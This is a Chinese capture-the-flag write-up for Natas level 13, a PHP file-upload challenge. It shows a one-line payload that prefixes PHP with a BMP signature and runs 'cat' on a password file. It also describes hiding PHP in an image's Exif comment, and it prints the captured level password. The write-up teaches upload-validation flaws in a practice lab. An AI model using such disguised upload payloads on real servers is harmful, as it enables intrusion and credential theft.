
Natas Wargame Level 13 Writeup（文件上传漏洞，篡改file signature，Exif）

转载

a_18067 于 2017-05-14 00:33:00 发布 59 收藏
文章标签： php
原文链接：http://www.cnblogs.com/liqiuhao/p/6850881.html



sourcecode核心代码：

```php
<?

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>
```

关键部分已标为红色，该脚本的初期分析参见上一篇writeup。

这是exif_imagetype()的介绍（http://php.net/manual/en/function.exif-imagetype.php）

为什么该函数会通过读取文件的第一个字节签名来判断图片类型呢？

Magic number（https://en.wikipedia.org/wiki/Magic_number_%28programming%29#Magic_numbers_in_other_uses）

List of file signatures（https://en.wikipedia.org/wiki/List_of_file_signatures）

Magic file number（http://www.astro.keele.ac.uk/oldusers/rno/Computing/File_magic.html）

思路一：直接通过篡改file signature将php脚本伪装成

这个地方将php脚本伪装为BMP格式更方便一些，因为BMP格式对应的file signature为字符BM可以用ascii码表示，不需要通过hexeditor等16进制编辑器进行编辑

```
1 BM<?php $a = system('cat /etc/natas_webpass/natas14');echo $a;?>
```

在本地写一个测试文件test2.php

```
1 <?php echo exif_imagetype('test.php'); ?>
```


输出结果为6

注意这题依旧是在本地用一个hidden的filename变量”强制“将格式转为jpg，上传前要先把它改成php


思路二：篡改图片的Exif，在其中添加php脚本。

我们可以新建一个图片，在图片的exif中添加php脚本（如comment），当服务器上的php解释器解释php时，它只会理会<?php ?>中的代码，而对其他的文本当做html直接输出。

以下是通过GIMP新建图片：



使用hexeditor打开新建的图片：



前4个字节为file signature，以@开始后的一个句子就是php脚本。

上传执行后即可得到flag。

总结：这个题和上个题的根本漏洞就在于管理者将格式控制单元放在了客户端（即那个hidden的filename变量），以为在服务端是通过pathinfo($fn, PATHINFO_EXTENSION)得到格式一定是filename的jpg。然而客户端可以通过篡改filename变量使得服务器将后缀名填写为.php，这个题虽然增加了通过file signature/file magic number来判断文件是否为图片，然而这也是可以篡改的。总之，对客户端的行为完全不能信任，对其上传的文件要给与最低权限，在服务器端一定要有完整验证手段，并且这种手段不能依赖于客户端设置好的非审查变量。

拿到flag：**Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1**

转载于:https://www.cnblogs.com/liqiuhao/p/6850881.html